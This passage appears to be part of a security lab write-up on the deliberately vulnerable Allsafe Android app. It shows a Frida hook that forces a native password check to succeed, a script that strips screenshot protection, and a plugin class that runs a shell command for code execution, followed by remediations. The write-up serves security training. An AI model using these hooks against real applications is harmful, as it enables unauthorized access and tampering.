Impact:


Bypassing Authentication: The primary impact is the ability to bypass the password authentication mechanism, allowing unauthorized access to the application.


Proof of Concept:

Simply using strings on the libnative_library.so (to try to find any interesting strings, since the task mentioned a password)




Using Ghira, reversing the native library





The correct password seems to be ‘supersecret’, but the task requires us to bypass the checkPassword() function, so even if we provide the wrong password, it still evaluates to true.

A random password entered after successful hooking, We successfully bypassed the password checking.



Remediations:

Obfuscation: Employ code obfuscation techniques to make it harder for attackers to locate and modify security-critical functions.

Runtime Integrity Monitoring: Use runtime tools to monitor and enforce the integrity of in-memory code and critical functions.

3.6 Resources

Java class file for ArbitraryCodeExecution:

```
package infosecadventures.allsafe.plugin;


import androidx.appcompat.app.AppCompatActivity;

import android.os.Bundle;


public class Loader {

   public static Object loadPlugin() {

      try {

         Runtime.getRuntime().exec("touch
/data/data/infosecadventures.allsafe/CodeExecution_TestFlag").waitFor();

      } catch (Exception e) {

         throw new RuntimeException(e);

      }

      return null;

   }

}
```

Hook.js

```
var Jni = Module.getExportByName("libnative_library.so",
"Java_infosecadventures_allsafe_challenges_NativeLibrary_checkPassword");
Interceptor.attach(Jni, {
    onEnter:
        function(args){},

    onLeave:
        function(retval){ retval.replace(1); }
});
```

secureBypassFlag.js

```
Java.perform(function() {
    var surface_view = Java.use('android.view.SurfaceView');

    var set_secure = surface_view.setSecure.overload('boolean');

    set_secure.implementation = function(flag){
        console.log("setSecure() flag called with args: " + flag);
        set_secure.call(false);
    };

    var window = Java.use('android.view.Window');
    var set_flags = window.setFlags.overload('int', 'int');

    var window_manager = Java.use('android.view.WindowManager');
    var layout_params = Java.use('android.view.WindowManager$LayoutParams');

    set_flags.implementation = function(flags, mask){
        //console.log(Object.getOwnPropertyNames(window.__proto__).join('\n'));
        console.log("flag secure: " + layout_params.FLAG_SECURE.value);

        console.log("before setflags called  flags:  "+ flags);
        flags =(flags.value & ~layout_params.FLAG_SECURE.value);
        console.log("after setflags called  flags:  "+ flags);

        set_flags.call(this, flags, mask);
    };
});
```